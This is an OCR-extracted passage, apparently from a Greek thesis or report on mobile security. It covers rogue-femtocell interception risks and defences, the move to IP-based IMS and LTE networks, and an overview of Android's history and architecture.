
Είναι γνωστό ότι οι ασύρματες επικοινωνίες είναι ο πλέον ευπρόσβλητος τρόπος επικοινωνίας στις μέρες μας, και αυτό πρέπει να λαμβάνεται υπόψη όταν η ασφάλεια η διαθεσιμότητα η εμπιστευτικότητα και η προστασία από κακόβουλες επιθέσεις είναι στην κορυφή των απαιτήσεων μας.

Η απειλή που περιγράφηκε πιο πάνω είναι όμως θεωρητική και δεν έχει εκδηλωθεί κάτι παρόμοιο. Ίσως μάλιστα θα ήταν πιο εύκολη η παρέμβαση να γίνει όχι τροποποιώντας κακόβουλα το λογισμικό χιλιάδων ή εκατομμυρίων συσκευών αλλά με πιο απλούς τεχνολογικά τρόπους.

Επιθέσεις Rogue Femtocell

Ένα femtocell είναι ένας μικρός, σταθμό βάσης κινητής τηλεφωνίας , χαμηλής ισχύος σχεδιασμένο για χρήση στο σπίτι ή σε μικρές επιχειρήσεις. Συνδέεται με το δίκτυο του παρόχου υπηρεσιών μέσω ευρυζωνικών συνδέσεων (όπως DSL). Οι συσκευές που κυκλοφορούν υποστηρίζουν συνήθως δύο έως τέσσερα ενεργά κινητά τηλέφωνα στην περίπτωση κατοικιών, και οκτώ έως δεκαέξι ενεργά κινητά τηλέφωνα όταν πρόκειται για επιχειρήσεις. Ένα femtocell επιτρέπει στους παρόχους υπηρεσιών να επεκτείνουν την κάλυψη της υπηρεσίας σε εσωτερικούς χώρους ή γενικότερα σε περιοχές όπου υπάρχει περιορισμένη ή ανύπαρκτη πρόσβαση στο κινητό δίκτυο
Για τις εταιρείες κινητής τηλεφωνίας, τα θετικά του femtocell είναι η βελτίωση της κάλυψης και της χωρητικότητας, ιδίως σε κλειστούς χώρους. Οι καταναλωτές επίσης επωφελούνται από τη βελτιωμένη κάλυψη και ενδεχομένως από καλύτερη ποιότητα επικοινωνίας αλλά και διάρκεια ζωής της μπαταρίας.

Το σχήμα που ακολουθεί φαίνεται το λειτουργικό διάγραμμα μιας διάταξης με femtocell .



Εικόνα 3 Δομή δικτύου με Femtocell

Οι συσκευές femtocells είναι πλήρεις σταθμοί και ακολουθούν ακριβώς την ίδια δομή του GSM ή CDMA. Συνδέονται με το NSS μέσω Ethernet και με πρωτόκολλο IP, υποστηρίζουν όλες τις συσκευές (με χρήση του πρωτόκολλου Um) στο δίκτυο του φορέα εκμετάλλευσης, και παρέχουν νόμιμες κλήσεις, αποστολή και λήψη μηνυμάτων και δεδομένων backhaul σε οποιονδήποτε συνδρομητή .

Με την εμφάνιση των femtocells υπήρξε άμεσο ενδιαφέρον για την πιθανή τρωτότητα τους, από τους ειδικούς επαγγελματίες των συστημάτων ασφαλείας αλλά και από πιθανούς Hackers. Πρόκειται για συσκευές που ενσωματώνουν μια βασική διανομή Linux με πολλές εξειδικευμένες εφαρμογές και εξαιρετικό ραδιοεξοπλισμό πολύ χαμηλής ισχύος, και το πλέον σημαντικό χαμηλή τιμή. Τα χαρακτηριστικά αυτά τους κάνουν ιδανικούς για έλεγχο και πειραματισμό από κάθε ενδιαφερόμενο κακόβουλο ή μη.

Οι χρησιμοποιούμενες εφαρμογές εκτελούν τρείς βασικές αποστολές: σηματοδοσία ελέγχου (για εκκίνηση και απόλυση κλήσεων καθώς και μηνυμάτων SMS), η μετατροπή των φωνητικών κλήσεων σε σήματα επικοινωνίας δεδομένων σε πραγματικό χρόνο (voice over IP), και η λειτουργία του σχετικού πρωτοκόλλου SIP (Session Initiation Protocol).

Τα Femtocells περιλαμβάνουν επίσης βασικό λειτουργικό σύστημα υποστήριξης για την εξασφάλιση της σύνδεσης backhaul με το δίκτυο του φορέα εκμετάλλευσης. Συνήθως αυτό γίνεται μέσω IPSec λειτουργίας μεταφοράς ή «tunnel mode συνδέσεις» σε ειδικές gateways ασφαλείας από την πλευρά του φορέα εκμετάλλευσης δικτύου κινητής τηλεφωνίας. Όλα αυτά μαζί συνθέτουν μια εξαιρετικά λειτουργική μονάδα.

Από πλευράς ασφάλειας, η λειτουργία ενός femtocell περιλαμβάνει μια σειρά από θέματα που έχουν ιδιαίτερο ενδιαφέρον, όπως:

- σύνδεση της συσκευής
- εκκίνηση και τερματισμός κλήσεων
- αποστολή μηνυμάτων

• συνδεσιμότητα Backhaul

Η σύνδεσης της συσκευής με το δίκτυο στα σύγχρονα femtocells απαιτεί επικοινωνία με το μηχανισμό ταυτοποίησης του παρόχου του δικτύου (Mobile Network Operator MNO). Η επικοινωνία αυτή όμως προσφέρεται για πιθανές επιθέσεις ασφαλείας. Προφανώς, ο τρόπος επικοινωνίας με το κέντρο ελέγχου ταυτότητας και η αντίστοιχη παρεχόμενη ασφάλεια είναι κρίσιμη για την ασφάλεια της συνολικής πλατφόρμας.

Σήμερα, κάθε femtocell που λαμβάνει τα row data που χρησιμοποιούνται για την πιστοποίηση-ταυτοποίηση μιας συσκευής αποτελεί ένα σοβαρό κίνδυνο και για τους MNOs αλλά και τους πελάτες τους. Αν και η πληροφορία να προστατεύεται με την τεχνική σύνδεσης «tunnel mode» IPSec μεταξύ του MNO και femtocell, είναι γεγονός ότι αν κάποιος έχει φυσική πρόσβαση σε μια συσκευή femtocell μπορεί σχετικά εύκολα να αποκτήσει πρόσβαση στο λογισμικό και το υλικό της. Επειδή αυτές οι συσκευές βασίζονται σε απλές διανομές Linux, όλα τα εργαλεία και η γνώση hacking μπορεί να χρησιμοποιηθούν και μάλιστα όχι μόνο από εξαιρετικά εξειδικευμένους Hackers, αξιοποιώντας τις δυνατότητες ενός σταθμού βάσης. Τα femtocells εάν επιθυμούν να διατηρήσουν το επίπεδο ασφάλειας των αντίστοιχων MNOs θα πρέπει να περιορίζονται σε απλή "radio over-IP" λειτουργικότητα, προστατεύοντας τους πελάτες τους.

Ένα άλλο ενδιαφέρον ζήτημα είναι αν ένα femtocells θα αποδέχεται ως εξυπηρετούμενες συσκευές όλες όσες ευρίσκονται γύρο τους ή μόνο αυτές που ανήκουν σε πιστοποιημένους πελάτες. Κάποιοι φορείς εκμετάλλευσης δικτύων θεωρούν ότι αν περιορίσουν τον αριθμό των μελών του femtocells σε μερικά κινητά τηλέφωνα, θα χάσουν το πλεονέκτημα της βελτίωσης του δικτύου για όλους τους χρήστες, και για το λόγο αυτό επιτρέπουν ελεύθεροι πρόσβαση σε κάθε συσκευή. Άλλοι φορείς έχουν επιλέξει να περιορίσουν τις εξυπηρετούμενες συσκευές από ένα femtocell, σε μια λίστα προσδιορίζεται και ελέγχεται από τον πελάτη.

Αν το femtocell επιτρέπει μόνο συνδέσεις από μια λίστα επιτρεπόμενων , έχουμε ένα συμβιβασμό ανάμεσα σε μια σειρά από παράγοντες : την εμπειρία του πελάτη, το όφελος του MNO, και την ασφάλεια .

Οι υπάρχουσες συσκευές femtocells έχοντας τη δυνατότητα να ρυθμιστούν με τρόπο που επιτρέπει τη λειτουργία σε κάθε προσβάσιμη συσκευή, δίνει την δυνατότητα κάποιος να θέσει σε λειτουργία ένα femtocell και να υποκλέπτει τηλεφωνικές συνομιλίες, SMS και συνδέσεις δεδομένων από ανυποψίαστους περαστικούς των οποίων οι κινητές συσκευές θα ενταχθούν χωρίς να το έχουν επιλέξει στον κακόβουλο αυτό σταθμό βάσης. Το θετικό είναι ότι η ακτίνα δράσης ενός femtocells είναι πολύ περιορισμένη. Υπάρχει πάντοτε βέβαια η δυνατότητα βελτίωσης του μηχανισμού εκπομπής και λήψης αυξάνοντας κατά πολύ την εμβέλεια, με μικρή δαπάνη.

Προστασία από κακόβουλα femtocells

Με δεδομένη τη δημοτικότητα και την ευρεία χρήση των femtocells, η προσπάθεια πρέπει να γίνει για την βελτίωση από τους κατασκευαστές και τους φορείς εκμετάλλευσης εκείνων των δυνατοτήτων και χαρακτηριστικών που τα καθιστούν ευάλωτα.

Ένα πιο ασφαλές femtocell δεν θα έχει την εξουσιοδότηση να ζητήσει πληροφορίες σχετικά με ένα συγκεκριμένο συνδρομητή. Μια τέτοια συσκευή femtocell θα προστατεύσει και τους MNOs και τους πελάτες από τις περισσότερες επιθέσεις.


Ένα ζήτημα όμως που παραμένει είναι ότι, συνεχίζει να υπάρχει η δυνατότητα κάποιος κακόβουλος να προσποιείται ότι είναι ένα MNO και να παρεμβαίνει στη λειτουργία του femtocell.

Στα δίκτυα GSM δεν υπάρχει αμοιβαίος έλεγχος της ταυτότητας δικτύου και τερματικής συσκευής αλλά μονομερής έλεγχος της ταυτότητας του τερματικού. Αυτό θα πρέπει να αντιμετωπισθεί και οι νέες συσκευές smartphones που συνεχώς βελτιώνονται έχουν την δυνατότητα να το κάνουν αρκεί να υπάρξει η αντίστοιχη τυποποίηση.

Ο Θαυμαστός καινούριος κόσμος του IP

Η νέα τεχνολογία που υλοποιείται τώρα και στο μέλλον είναι το IMS (IP Multimedia Subsystem). Οι περισσότεροι πάροχοι δικτύου μεταβαίνουν ή πρόκειται να μεταβούν σε μια τεχνολογική πλατφόρμα που είναι βασισμένη πλήρως στην τεχνολογία IP. (IP-based), και όχι σε διακριτά ή κοινόχρηστα κανάλια ραδιοσυχνοτήτων με ανερχόμενη και κατερχομένη ζεύξη. Σε αυτή τη νέα υλοποίηση, όλες οι συσκευές θα έχουν απλά μια σύνδεση baseband που είναι σε θέση να συνδέει μια συσκευή σε ένα δίκτυο IP υψηλής ταχύτητας.
Σε αυτή τη νέα τεχνολογική πλατφόρμα, από την άποψη της ασφάλειας, το σύνολο των υπηρεσιών (οι κλήσεις, τα δεδομένα, ο έλεγχος, τα μηνύματα), θα πρέπει να τυποποιηθούν σε ένα ενιαίο σκελετό. Αυτός είναι το γνωστό IPv4 (και , αρκετά σύντομα, IPv6). Στη μετάβαση αυτή θα γίνουν και κάποιες ακόμα αλλαγές:
• Οι φωνητικές κλήσεις υλοποιούνται με Real-time Transport Protocol (RTP) μέσω UDP.
• Τα μηνύματα SMS και MMS υλοποιούνται με πρωτόκολλο Short Message Peer-to-Peer (SMPP).
• Τα κανάλια ελέγχου υλοποιούνται με **Secure Sockets Layer (**SSL) ή IPsec (Internet Protocol Security)

Η μετάβαση αυτή σε μια ενιαία πλατφόρμα έχει το μειονέκτημα ότι μπορεί να αποδειχθεί ότι έχει αυξημένη τρωτότητα.



Εικόνα 4 Η νέα δομή του δικτύου κινητής IMS

Στα δίκτυα Long Term Evolution (LTE), υπάρχουν συσκευές, που συνδέονται μέσω IP δικτύων σε υπηρεσίες, που προστατεύονται από πύλες (gateways), οι οποίες παρέχουν αυξημένες δυνατότητες στους πελάτες.
Μία από τις μεγαλύτερες αλλαγές στη μετάβαση από το GSM ή το CDMA στο LTE είναι, φυσικά, ο ενιαίος φορέας το πρωτόκολλο IP, αλλά εξίσου μεγάλη αλλαγή είναι η δυνατότητα ενός δικτύου IMS να μπορεί να εξυπηρετήσει κάθε συσκευή IP . Αυτό σημαίνει ότι ο υπολογιστής, το laptop , το tablet ή το smartphone θα μπορούσε εξίσου καλά να χρησιμοποιήσουν τις υπηρεσίες που παρέχονται από

ένα δίκτυο IMS.

Μία από τις κύριες διαφορές ανάμεσα σε ένα πραγματικό σύστημα IMS και εγκατάσταση GSM είναι η μέθοδος με την οποία οι συσκευές έχουν πρόσβαση στις υπηρεσίες IMS . Σε αντίθεση με το GSM , το οποίο χρησιμοποιεί ένα συνδυασμό καναλιών ραδιοσυχνοτήτων και ιστούς κεραιοσυστημάτων, το IMS ίδια περιορίζεται αυστηρά στην επικοινωνία βασισμένη στο πρωτόκολλο IP.
Το IMS πραγματικά δεν ενδιαφέρεται για το πώς θα φτάσετε σε αυτό, αρκεί να ακολουθείται το Session Initiation Protocol (SIP) και μερικά IMS - ιδιώματα . Ως εκ τούτου, ακριβώς για οποιαδήποτε συσκευή συνδεδεμένη στο Διαδίκτυο θα μπορούσε να αξιοποιήσουν το IMS για πολυμεσικές υπηρεσίες. Οι εταιρείες κινητής τηλεφωνίας ανταποκρινόμενες στη νέα κατάσταση σχεδιάζουν συγκλίνουσες υπηρεσίες.
Το πρωτόκολλο IMS , δεν ενδιαφέρεται για το είδος της συσκευή που χρησιμοποιείτε. Στην πραγματικότητα, το session setup και initiation γενικά γίνεται από τις διαφορετικές εφαρμογές, και κάθε μία από τις εφαρμογές αυτές γνωρίζει, και ανταποκρίνεται στους περιορισμούς των συσκευών που συνδέονται σε αυτό.

Σε σχέση με τα ζητήματα ασφαλείας που σχετίζονται με τα κινητά τηλέφωνα πρέπει να γνωρίζουμε ότι τα περίπλοκα συστήματα έχουν συχνά απλούς τρόπους αστοχίας. Το κινητό δίκτυο βέβαια με την τεράστια πολυπλοκότητα του υλικού, λογισμικού, συστημάτων, παρόχων και πελατών είναι απόλυτα αναγκαίο στις μέρες μας και η φροντίδα για ασφαλέστερη και προστατευμένη επικοινωνία πρέπει να είναι αδιάλειπτη.

Τα δίκτυα κινητής κινούνται προς τα πλήρως IP πρωτόκολλα, αυτό έχει ως αποτέλεσμα να αντιμετωπίσουν όλα τα ζητήματα ασφαλείας που επηρέασαν το Διαδίκτυο κατά τη διάρκεια των τελευταίων δύο δεκαετιών. Το θετικό είναι ότι υπάρχει η γνώση και η εμπειρία που αποκτήθηκε στην αντιμετώπιση τους.

3.Android

3.1 Σύντομη περιγραφή του Android

Το Android είναι ένα λειτουργικό σύστημα βασισμένο στον πυρήνα του Linux και έχει σχεδιαστεί κυρίως για φορητές συσκευές με οθόνη αφής όπως smartphones και υπολογιστές tablet. Αρχικά αναπτύχθηκε από την εταιρία Android Inc, η οποία εξαγοράστηκε από την Google το 2005.Το Android παρουσιάστηκε το 2007 μαζί με την ίδρυση του Open Handset Alliance μιας κοινοπραξίας εταιριών hardware, software και τηλεπικοινωνιών που δημιουργήθηκε με σκοπό την προώθηση των ανοικτών προτύπων για τις κινητές συσκευές. Το πρώτο εμπορικά διαθέσιμο smartphone με λειτουργικό Android, το HTC Dream, κυκλοφόρησε στις 22 Οκτωβρίου, 2008.


Εικόνα 5 Εταιρίες ανάπτυξης λογισμικού και κατασκευής υλικού πάροχοι δικτύου κατασκευαστές τηλεφωνικών συσκευών που απαρτίζουν το Open Handset Alliance

Η διεπαφή χρήστη του Android βασίζεται σε άμεσο χειρισμό, κυρίως μέσω της οθόνης αφής με ενέργειες όπως άγγιγμα, σύρσιμο, άνοιγμα ή κλείσιμο. Εσωτερικό υλικό, όπως επιταχυνσιόμετρο, γυροσκόπιο και αισθητήρες εγγύτητας χρησιμοποιούνται από ορισμένες εφαρμογές προκειμένου να ανταποκριθούν στις πρόσθετες ενέργειες του χρήστη, για παράδειγμα, για την προσαρμογή της οθόνης από κατακόρυφο σε οριζόντιο προσανατολισμό ανάλογα με το πώς η συσκευή είναι προσανατολισμένη. Το Android επιτρέπει στους χρήστες να προσαρμόσουν την αρχική οθόνη με τις συντομεύσεις σε εφαρμογές και widgets, τα οποία επιτρέπουν στους χρήστες να εμφανίζουν ζωντανό περιεχόμενο, όπως μηνύματα ηλεκτρονικού ταχυδρομείου και πληροφορίες για τον καιρό, απευθείας στην αρχική οθόνη. Εφαρμογές μπορούν να στείλουν περαιτέρω ειδοποιήσεις προς τον χρήστη ενημερώνοντας για νέα μηνύματα κειμένου κλπ.

Το Android είναι λογισμικό ανοικτού κώδικα (open source) και η Google παρέχει τον πηγαίο κώδικα (υπό την άδεια Apache). Η δομή αυτή του Android επιτρέπει στο λογισμικό να τροποποιηθεί ελεύθερα και θα διανεμηθεί από τους κατασκευαστές συσκευών, τους παρόχους δικτύου και προγραμματιστές. Στην πράξη , οι συσκευές Android προσφέρονται με ένα συνδυασμό ανοικτού κώδικα και κλειστού (proprietary) λογισμικού. Μια μεγάλη κοινότητα προγραμματιστών εκπονούν εφαρμογές (apps) που επεκτείνουν τη λειτουργικότητα των συσκευών, κυρίως χρησιμοποιείται η γλώσσα προγραμματισμού Java. Τον Μάρτη του 2014 1.169.152 εφαρμογές ήταν διαθέσιμες για το Android (εκ των οποίων το 21% θεωρούνται κακής ποιότητας), και ο εκτιμώμενος αριθμός των downloads από το Google Play, το κυρίαρχο κατάστημα εφαρμογών Android, ήταν 25 δις για το 2012. Σύμφωνα με έρευνα που έγινε τον Απρίλιο - Μάιο του 2013, το Android είναι η πιο δημοφιλής πλατφόρμα για προγραμματιστές, και χρησιμοποιείται από το 71% των προγραμματιστών για εφαρμογές κινητής τηλεφωνίας.

Το Android είναι η πιο ευρέως χρησιμοποιούμενη πλατφόρμα smartphone στον κόσμο. Το Android είναι δημοφιλές στις εταιρείες τεχνολογίας που ζητούν ένα έτοιμο, χαμηλού κόστους, προσαρμόσιμο και ελαφρύ λειτουργικό σύστημα για συσκευές υψηλής τεχνολογίας Παρά το γεγονός ότι σχεδιάστηκε αρχικά για κινητά τηλέφωνα και ταμπλέτες, επίσης έχει χρησιμοποιηθεί σε τηλεοράσεις, κονσόλες παιχνιδιών , ψηφιακές φωτογραφικές μηχανές και άλλες ηλεκτρονικές συσκευές. Η Ανοιχτή φύση του Android έχει ενθαρρύνει μια μεγάλη κοινότητα προγραμματιστών να το χρησιμοποιούν


προκειμένου να προσθέτουν νέα χαρακτηριστικά για προχωρημένους χρήστες, ή ακόμα να το εγκαθιστούν σε συσκευές που επίσημα λειτουργούν υπό άλλα λειτουργικά συστήματα.
Από το Νοέμβριο του 2013 το μερίδιο του Android στην παγκόσμια αγορά smartphone , με επικεφαλής τον προϊόντα της Samsung, έχει φτάσει το 81%. Η τεράστια επιτυχία του λειτουργικού συστήματος το έχει καταστήσει στόχο των ανταγωνιστών στο πλαίσιο του λεγόμενου «πολέμου των smartphones» μεταξύ των εταιρειών τεχνολογίας. Μέχρι τον Σεπτέμβριο του 2013 έχουν ενεργοποιηθεί 1 δισεκατομμύριο Android συσκευές.



Εικόνα 6 Οι Εφαρμογές στο Google Play κατά την πάροδο του χρόνου

3.2 Η αρχιτεκτονική του Android

Το Android είναι ένα πλήρες σύνολο λογισμικού για κινητές συσκευές, μια ισχυρή πλατφόρμα που παρέχει όλη την απαραίτητη λειτουργικότητα και εξασφαλίζει τη σωστή λειτουργία της κινητής συσκευής. Στη συνέχεια παραθέτουμε σε γενικές γραμμές την αρχιτεκτονική του android.
Η πλατφόρμα Android είναι δομημένη όπως σχεδόν κάθε άλλη πλατφόρμα ως μια στοίβα με πολλαπλά στρώματα που τρέχουν το ένα πάνω από το άλλο, τα στρώματα χαμηλότερου επιπέδου παρέχουν υπηρεσίες προς υπηρεσίες ανώτερου επιπέδου.



Εικόνα 7 Αρχιτεκτονική του Android

Για να κατανοήσουμε τις λειτουργίες του Android ας ρίξουμε μια ματιά εν συντομία σε κάθε ένα από τα κύρια στρώματα στο σύστημα Android. Στο κάτω μέρος είναι **ο πυρήνας του Linux (Linux kernel)**. Αυτός ο πυρήνας του Linux είναι υπεύθυνος για το μεγαλύτερο μέρος των εργασιών που συνήθως ανατίθενται στον πυρήνα του λειτουργικού συστήματος, στην περίπτωση αυτή, ως επί το πλείστον διαχείριση του υλικού (οθόνη, πληκτρολόγιο, κάμερες, ήχος, μνήμη κλπ). Στο στρώμα αυτό τρέχουν όλα τα χαμηλού επιπέδου προγράμματα οδήγησης υλικού (drivers) που η συγκεκριμένη συσκευή θα τρέξει, επιτρέποντας στους προμηθευτές εξοπλισμού για την ανάπτυξη ενός οδηγού σε ένα οικείο περιβάλλον.

Πάνω από τον πυρήνα είναι οι **βιβλιοθήκες (native libraries).** Αυτές είναι ενότητες κώδικα που καταρτίζονται σε πρωτογενή κώδικα μηχανής για τη συσκευή και παρέχει μερικές από τις κοινές υπηρεσίες που είναι διαθέσιμες για τις εφαρμογές και άλλα προγράμματα. Οι βιβλιοθήκες είναι γραμμένες σε γλώσσα C/C++ και είναι ειδικές για το συγκεκριμένο υλικό.

Αυτές παρέχουν μέθοδο πρόσβασης στις λειτουργικότητες που είναι απαραίτητες για την δόμηση εφαρμογών όπως η αναπαραγωγή/ηχογράφηση αρχείων ήχου, χρήση ειδικού υλικού όπως κάμερες ή GPS, αποθήκευση των δεδομένων, γραφικά 2D ή 3D στην οθόνη της συσκευής.

Από πλευράς ασφαλείας του συστήματος, ιδιαίτερα σημαντικές είναι οι βιβλιοθήκες WebKit (που αποτελεί το προεπιλεγμένο πρόγραμμα περιήγησης) για προβολή HTML περιεχομένου και SQLite μια SQL database χρησιμοποιούμενη από τις περισσότερες εφαρμογές για μόνιμη αποθήκευση δεδομένων. Η αποθήκευση γίνεται χωρίς τη χρήση ειδικών τεχνικών ασφαλείας (όπως η κρυπτογράφηση) που θα προστάτευαν την εμπιστευτικότητα των δεδομένων.

